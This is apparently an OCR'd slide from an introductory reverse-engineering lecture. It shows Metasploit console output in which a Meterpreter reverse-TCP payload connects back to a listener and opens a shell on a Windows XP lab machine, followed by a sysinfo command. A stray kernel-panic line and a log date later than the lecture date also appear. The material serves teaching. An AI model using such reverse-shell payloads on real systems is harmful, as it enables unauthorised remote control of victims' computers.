
```
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v6.2.9-dev                          ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Start commands with a space to avoid saving
them to history

[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
LHOST ⇒ 10.0.2.4
LPORT ⇒ 8080
[*] Started reverse TCP handler on 10.0.2.4:8080
[*] Sending stage (175686 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.4:8080 → 10.0.2.6:1070) at 2022-09-28
12:27:08 -0400

meterpreter > 
```

Digital Forensics
Reverse Engineering
Lecture 1

An Introduction to Reverse Engineering

Akbar S. Namin
Texas Tech University
Spring 2018

Once we open the file, the connection is established. And the attacker can have access to the shell of the victim (reverse TCP shell)



```
Metasploit tip: Start commands with a space to avoid saving
them to history

[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
LHOST ⇒ 10.0.2.4
LPORT ⇒ 8080
[*] Started reverse TCP handler on 10.0.2.4:8080
[*] Sending stage (175686 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.4:8080 → 10.0.2.6:1070) at 2022-09-28
12:27:08 -0400

meterpreter > sysinfo
Computer        : DOMINIC-2D6BC43
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```